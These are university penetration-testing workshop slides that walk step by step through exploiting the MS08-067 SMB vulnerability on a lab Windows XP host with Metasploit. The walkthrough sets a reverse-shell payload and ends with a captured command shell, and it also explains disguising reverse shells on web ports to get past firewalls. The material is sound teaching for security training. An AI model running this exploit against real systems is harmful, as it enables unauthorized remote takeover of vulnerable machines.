Penetration Test Workshop (CSE3157)

exploit MS08-067 with metasploit

Dr. Rourab Paul

Computer Science Department, SOA University

ms08-67

MS08-067 refers to a critical security vulnerability in the **Server Service** of Microsoft Windows operating systems. This vulnerability allows remote code execution due to improper handling of specially crafted RPC (Remote Procedure Call) requests.

details: ms08-67

Discovered: October 23, 2008.

CVE Identifier: CVE-2008-4250.

Affected Operating Systems:

- Windows 2000
- Windows XP
- Windows Server 2003
- Windows Vista
- Windows Server 2008

Vulnerability Type: Remote Code Execution (RCE).

Risk:

- A remote attacker can exploit this vulnerability without authentication.
- Exploitation can result in the attacker gaining full control of the target system.

details: ms08-67

Cause of the Vulnerability

The vulnerability exists because the Windows Server Service improperly processes RPC requests. An attacker can send a specially crafted packet to the **Server Service (port 445)**, which could allow them to execute arbitrary code.

details: ms08-67


Patch Information

- Microsoft released a security patch in **October 2008** to address this vulnerability.
- **Patch Location:** The official patch can be found in Microsoft Security Bulletin **MS08-067**.
  - Patch Link: Microsoft Security Bulletin MS08-067

We have already set up a Windows XP Professional SP3 system at 172.17.157.252, which is available on the LAN in the Hardware & Cyber Security Lab, SOA (C-107).

steps:1

open metasploit




```
$ sudo msfdb init && msfconsole
[sudo] password for rourab:
[i] Database already started
[i] The database appears to be already configured, skipping initialization
Metasploit tip: View missing module options with show missing

                                   ____________
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $a,        |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%| $S`?a,     |%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%]
 [%%%%%%%%%%%%%%%%%%%%__%%%%%%%%%%%|       `?a, |%%%%%%%%__%%%%%%%%%%__%%__ %%%
%]
 [% .--------..-----.|  |_ .---.-.|       .,a$%|.-----.|  |.--.--.|__|  |_ %
%]
 [% |        ||  -__||   _||  _  ||  ,,aS$""`  ||  _  ||  ||  |  ||  ||   _|%
%]
 [% |__|__|__||_____||____||___._||%$P"`       ||   __||__||_____||__||____|%
%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|  `"a,       ||__|%%%%%%%%%%%%%%%%%%%%%%%%%
%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%|____`"a,$$__|%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%        `"$   %%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%]
 [%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%%
%]


       =[ metasploit v6.4.9-dev                          ]
+ -- --=[ 2420 exploits - 1248 auxiliary - 423 post      ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops          ]
+ -- --=[ 9 evasion                                      ]

Metasploit Documentation: https://docs.metasploit.com/
```

it may take few minutes to load

steps:2

wait until msf6 console appear

then type 'search ms08-067'




```
msf6 > search ms08-067

Matching Modules
================

   #  Name                                 Disclosure Date  Rank   Check  Description
   -  ----                                 ---------------  ----   -----  -----------
   0  exploit/windows/smb/ms08_067_netapi  2008-10-28       great  Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruptio
n
   1    \_ target: Automatic Targeting     .                .      .      .
   2    \_ target: Windows 2000 Universal  .                .      .      .
   3    \_ target: Windows XP SP0/SP1 Universal  .          .      .      .
   4    \_ target: Windows 2003 SP0 Universal    .          .      .      .
   5    \_ target: Windows XP SP2 English (AlwaysOn NX)  .  .      .      .
   6    \_ target: Windows XP SP2 English (NX)   .          .      .      .
```

it will show available windows version for ms08-067

steps:3

type ‘use windows/smb/ms08_067_netapi’

then type ‘show options’




```
msf6 > use windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.17.165.127   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting
```

initially RHOST or remote host ip address will be blank, because you have not set the ip address of the remote device. However the port address is already fixed.

steps:4


type ‘<set RHOST ip_address>’

for our case the ip address of the windows is 172.17.157.252



```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOST 172.17.157.252
RHOST ⇒ 172.17.157.252
msf6 exploit(windows/smb/ms08_067_netapi) > show options
```

then type ‘show options’ again ti check the RHOST ip is set or not




```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   172.17.157.252   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT    445              yes       The SMB service port (TCP)
   SMBPIPE  BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.17.165.127   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Targeting



View the full module info with the info, or info -d command.
```

An SMB (Server Message Block) server is a network file-sharing protocol used to provide shared access to files, printers, and other resources on a network. It is commonly used in Windows environments

steps:5

type ‘show payloads’ to find the available payloads for the target machine




```
msf6 exploit(windows/smb/ms08_067_netapi) > show payloads

Compatible Payloads
===================

   #    Name                                          Disclosure Date  Rank    Check  Description
   -    ----                                          ---------------  ----    -----  -----------
   0    payload/generic/custom                        .                normal  No     Custom Payload
   1    payload/generic/debug_trap                    .                normal  No     Generic x86 Debug Trap
   2    payload/generic/shell_bind_aws_ssm            .                normal  No     Command Shell, Bind SSM (via AWS API)
   3    payload/generic/shell_bind_tcp                .                normal  No     Generic Command Shell, Bind TCP Inline
   4    payload/generic/shell_reverse_tcp             .                normal  No     Generic Command Shell, Reverse TCP Inline
   5    payload/generic/ssh/interact                  .                normal  No     Interact with Established SSH Connection
   6    payload/generic/tight_loop                    .                normal  No     Generic x86 Tight Loop
   7    payload/windows/adduser                       .                normal  No     Windows Execute net user /ADD
   8    payload/windows/custom/bind_hidden_ipknock_tcp  .              normal  No     Windows shellcode stage, Hidden Bind Ipknock TCP Stager
   9    payload/windows/custom/bind_hidden_tcp        .                normal  No     Windows shellcode stage, Hidden Bind TCP Stager
   10   payload/windows/custom/bind_ipv6_tcp          .                normal  No     Windows shellcode stage, Bind IPv6 TCP Stager (Windows x86)
   11   payload/windows/custom/bind_ipv6_tcp_uuid     .                normal  No     Windows shellcode stage, Bind IPv6 TCP Stager with UUID Support (W
indows x86)
   12   payload/windows/custom/bind_named_pipe        .                normal  No     Windows shellcode stage, Windows x86 Bind Named Pipe Stager
   13   payload/windows/custom/bind_nonx_tcp          .                normal  No     Windows shellcode stage, Bind TCP Stager (No NX or Win7)
   14   payload/windows/custom/bind_tcp               .                normal  No     Windows shellcode stage, Bind TCP Stager (Windows x86)
   15   payload/windows/custom/bind_tcp_uuid          .                normal  No     Windows shellcode stage, Bind TCP Stager with UUID Support (Window
s x86)
   16   payload/windows/custom/reverse_hop_http       .                normal  No     Windows shellcode stage, Reverse Hop HTTP/HTTPS Stager
   17   payload/windows/custom/reverse_https_proxy    .                normal  No     Windows shellcode stage, Reverse HTTPS Stager with Support for Cus
tom Proxy
   18   payload/windows/custom/reverse_ipv6_tcp       .                normal  No     Windows shellcode stage, Reverse TCP Stager (IPv6)
   19   payload/windows/custom/reverse_named_pipe     .                normal  No     Windows shellcode stage, Windows x86 Reverse Named Pipe (SMB) Stag
```

steps:6

type ‘set payload <payload_name>’

in our case we have used payload/windows/shell_reverse_tcp



```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload payload/windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
```

Types of Shell

Bind Shells

A bind shell instructs the target machine to open a command shell and listen on a local port. The attack machine then connects to the target machine on the listening port. However, with the advent of firewalls, the effectiveness of bind shells has fallen because any correctly configured firewall will block traffic to some random port like 4444.

Reverse Shells

A reverse shell, on the other hand, actively pushes a connection back to the attack machine rather than waiting for an incoming connection.

In this case, on our attack machine we open a local port and listen for a connection from our target because this reverse connection is more likely to make it through a firewall.


Types of Shell

Modern firewalls allow you to stop outbound connections as well as inbound ones. It would be trivial to stop a host in your environment from connecting out, for instance, to port 4444. But say I set up my listener on port 80 or port 443. To a firewall, that will look like web traffic, and you know you have to let your users look at Facebook from their workstations or there would be mutiny and pandemonium on all sides.

Because this is a reverse shell, we need to tell the target where to send the shell; specifically, we need to give it the IP address of the attack machine and the port we will listen on.

steps:7

type ‘exploit’



```
msf6 exploit(windows/smb/ms08_067_netapi) > set payload payload/windows/shell_reverse_tcp
payload ⇒ windows/shell_reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 172.17.165.127:4444
[*] 172.17.157.252:445 - Automatically detecting the target ...
[*] 172.17.157.252:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 172.17.157.252:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 172.17.157.252:445 - Attempting to trigger the vulnerability ...
[*] Command shell session 1 opened (172.17.165.127:4444 → 172.17.157.252:1050) at 2025-01-25 10:23:29 +0530


Shell Banner:
Microsoft Windows XP [Version 5.1.2600]
-----


C:\WINDOWS\system32>
```

Bingo

Congratulations:

Bingo

You have successfully exploited your first machine! Here's what happened. When we enter exploit, Metasploit opens a listener on port 4444 to catch the reverse shell from the target. Then, since we kept the target as the default Automatic Targeting, Metasploit fingerprinted the remote SMB server and selected the appropriate exploit target for us. Once it selected the exploit, Metasploit sent over the exploit string and attempted to take control of the target machine and execute our selected payload. Because the exploit succeeds, a command shell was caught by our handler.

Thank You